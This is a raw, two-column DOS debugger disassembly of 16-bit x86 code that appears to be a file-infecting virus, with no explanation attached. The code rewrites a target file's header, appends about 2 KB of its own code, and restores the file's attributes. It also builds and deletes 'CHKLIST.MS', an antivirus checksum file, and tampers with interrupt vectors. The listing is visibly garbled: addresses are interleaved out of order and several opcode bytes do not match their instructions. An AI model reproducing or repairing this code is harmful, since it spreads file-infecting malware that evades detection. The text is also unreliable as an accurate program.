XXXX:0563 8B1EF104	MOV BX,[04F1]	XXXX:04E4 03060209	ADD AX,[0902]
XXXX:0567 2E	CS:	XXXX:04E8 7103	JNO 04ED
XXXX:0568 891E1409	MOV [0914],BX	XXXX:04EA B3C201	ADD DX,+01
XXXX:056C 2E	CS:	XXXX:04ED EB04	JMP 04F3
XXXX:056D A31609	MOV [0916],AX	XXXX:04EF 0000	ADD [BX+SI],AL
XXXX:0570 2E	CS:	XXXX:04F1 0000	ADD [BX+SI],AL
XXXX:0571 8306040904	ADD WORD PTR [0904],+04	XXXX:04F3 2E	CS:
XXXX:0576 2E	CS:	XXXX:04F4 8916EF04	MOV [04EF],DX
XXXX:0577 81060E098000	ADD WORD PTR [090E],0080	XXXX:04F8 2E	CS:
XXXX:057D B442	MOV AH,42	XXXX:04F9 A3F104	MOV [04F1],AX
XXXX:057F B000	MOV AL,00	XXXX:04FC 2E	CS:
XXXX:0581 89EB	MOV BX,BP	XXXX:04FD A10809	MOV AX,[0908]
XXXX:0583 B90000	MOV CX,0000	XXXX:0500 BB1000	MOV BX,0010
XXXX:0586 BA0000	MOV DX,0000	XXXX:0503 F7E3	MUL BX
XXXX:0589 CD21	INT 21	XXXX:0505 2E	CS:
XXXX:058B B440	MOV AH,40	XXXX:0506 3B06F104	CMP AX,[04F1]
XXXX:058D 89EB	MOV BX,BP	XXXX:050A 760D	JBE 0519
XXXX:058F B92000	MOV CX,0020	XXXX:050C 2E	CS:
XXXX:0592 BA0009	MOV DX,0900	XXXX:050D 2906F104	SUB [04F1],AX
XXXX:0595 1E	PUSH DS	XXXX:0511 2E	CS:
XXXX:0596 0E	PUSH CS	XXXX:0512 832EEF0401	SUB WORD PTR [04EF],+01
XXXX:0597 1F	POP DS	XXXX:0517 EB05	JMP 051E
XXXX:0598 CD21	INT 21	XXXX:0519 2E	CS:
XXXX:059A 1F	POP DS	XXXX:051A 2906F104	SUB [04F1],AX
XXXX:059B B442	MOV AH,42	XXXX:051E 2E	CS:
XXXX:059D B002	MOV AL,02	XXXX:051F A1EF04	MOV AX,[04EF]
XXXX:059F 89EB	MOV BX,BP	XXXX:0522 BB0010	MOV BX,1000
XXXX:05A1 B90000	MOV CX,0000	XXXX:0525 F7E3	MUL BX
XXXX:05A4 89CA	MOV DX,CX	XXXX:0527 2E	CS:
XXXX:05A6 CD21	INT 21	XXXX:0528 A3EF04	MOV [04EF],AX
XXXX:05A8 B440	MOV AH,40	XXXX:052B 2E	CS:
XXXX:05AA 89EB	MOV BX,BP	XXXX:052C A1F104	MOV AX,[04F1]

XXXX:0634 8ED8	MOV DS,AX	XXXX:05AC B90008	MOV CX,0800
XXXX:0636 A18200	MOV AX,[0082]	XXXX:05AF BA0001	MOV DX,0100
XXXX:0639 8ED8	MOV DS,AX	XXXX:05B2 1E	PUSH DS
XXXX:063B B85203	MOV BX,0352	XXXX:05B3 0E	PUSH CS
XXXX:063E 2E	CS:	XXXX:05B4 1F	POP DS
XXXX:063F A0AA03	MOV AL,[03AA]	XXXX:05B5 CD21	INT 21
XXXX:0642 8807	MOV [BX],AL	XXXX:05B7 1F	POP DS
XXXX:0644 2E	CS:	XXXX:05B8 B43E	MOV AH,3E
XXXX:0645 A1A803	MOV AX,[03AB]	XXXX:05BA CD21	INT 21
XXXX:0648 894701	MOV [BX+01],AX	XXXX:05BC B80143	MOV AX,4301
XXXX:064B 2E	CS:	XXXX:05BF 89F9	MOV CX,DI
XXXX:064C A1AD03	MOV AX,[03AD]	XXXX:05C1 89F2	MOV DX,SI
XXXX:064F 894703	MOV [BX+03],AX	XXXX:05C3 CD21	INT 21
XXXX:0652 B84009	MOV BX,0940	XXXX:05C5 E8BA01	CALL 0782
XXXX:0655 2E	CS:	XXXX:05C8 89F3	MOV BX,SI
XXXX:0656 A0AF03	MOV AL,[03AF]	XXXX:05CA B02E	MOV AL,2E
XXXX:0659 8807	MOV [BX],AL	XXXX:05CC 3807	CMP [BX],AL
XXXX:065B 2E	CS:	XXXX:05CE 7403	JZ 05D3
XXXX:065C A1B003	MOV AX,[03B0]	XXXX:05D0 43	INC BX
XXXX:065F 894701	MOV [BX+01],AX	XXXX:05D1 EBF9	JMP 05CC
XXXX:0662 2E	CS:	XXXX:05D3 B05C	MOV AL,5C
XXXX:0663 A1B203	MOV AX,[03B2]	XXXX:05D5 3807	CMP [BX],AL
XXXX:0666 894703	MOV [BX+03],AX	XXXX:05D7 7403	JZ 05DC
XXXX:0669 B80000	MOV AX,0000	XXXX:05D9 4B	DEC BX
XXXX:066C 8E00	MOV ES,AX	XXXX:05DA EBF9	JMP 05D5
XXXX:066E 26	ES:	XXXX:05DC 43	INC BX
XXXX:066F 8B1E6400	MOV BX,[0064]	XXXX:05DD C60743	MOV BYTE PTR [BX],43
XXXX:0673 26	ES:	XXXX:05E0 C6470148	MOV BYTE PTR [BX+01],48
XXXX:0674 A16600	MOV AX,[0066]	XXXX:05E4 C6470248	MOV BYTE PTR [BX+02],48
XXXX:0677 8E00	MOV ES,AX	XXXX:05E8 C647034C	MOV BYTE PTR [BX+03],4C
XXXX:0679 B8568E	MOV AX,BE56	XXXX:05EC C6470449	MOV BYTE PTR [BX+04],49
XXXX:067C 26	ES:	XXXX:05F0 C6470553	MOV BYTE PTR [BX+05],53
XXXX:067D 3907	CMP [BX],AX	XXXX:05F4 C6470654	MOV BYTE PTR [BX+06],54
XXXX:067F 752A	JNZ 06AB	XXXX:05F8 C647072E	MOV BYTE PTR [BX+07],2E
XXXX:0681 B8CA00	MOV AX,00CA	XXXX:05FC C647084D	MOV BYTE PTR [BX+08],4D
XXXX:0684 26	ES:	XXXX:0600 C6470953	MOV BYTE PTR [BX+09],53
XXXX:0685 394702	CMP [BX+02],AX	XXXX:0604 C6470A00	MOV BYTE PTR [BX+0A],00
XXXX:0688 7521	JNZ 06AB	XXXX:0608 B441	MOV AH,41
XXXX:068A B80000	MOV AX,0000	XXXX:060A 89F2	MOV DX,SI
XXXX:068D 8ED8	MOV DS,AX	XXXX:060C CD21	INT 21
XXXX:068F A16600	MOV AX,[0066]	XXXX:060E B80000	MOV AX,0000
XXXX:0692 8ED8	MOV DS,AX	XXXX:0611 8E00	MOV ES,AX
XXXX:0694 BBDFA00	MOV BX,00DA	XXXX:0613 26	ES:
XXXX:0697 2E	CS:	XXXX:0614 8B1E8000	MOV BX,[0080]
XXXX:0698 A03104	MOV AL,[0431]	XXXX:0618 26	ES:
XXXX:069B 8807	MOV [BX],AL	XXXX:0619 A18200	MOV AX,[0082]
XXXX:069D 2E	CS:	XXXX:061C 8E00	MOV ES,AX
XXXX:069E A13204	MOV AX,[0432]	XXXX:061E B8E8AB	MOV AX,A8E8
XXXX:06A1 894701	MOV [BX+01],AX	XXXX:0621 26	ES:
XXXX:06A4 2E	CS:	XXXX:0622 3907	CMP [BX],AX
XXXX:06A5 A13404	MOV AX,[0434]	XXXX:0624 7402	JZ 0628
XXXX:06A8 894703	MOV [BX+03],AX	XXXX:0626 EB41	JMP 0669
XXXX:06AB 5D	POP BP	XXXX:0628 B8060E	MOV AX,0E06
XXXX:06AC 5F	POP DI	XXXX:062B 26	ES:
XXXX:06AD 5E	POP SI	XXXX:062C 394702	CMP [BX+02],AX
XXXX:06AE 07	POP ES	XXXX:062F 7538	JNZ 0669
XXXX:06AF 1F	POP DS	XXXX:0631 B80000	MOV AX,0000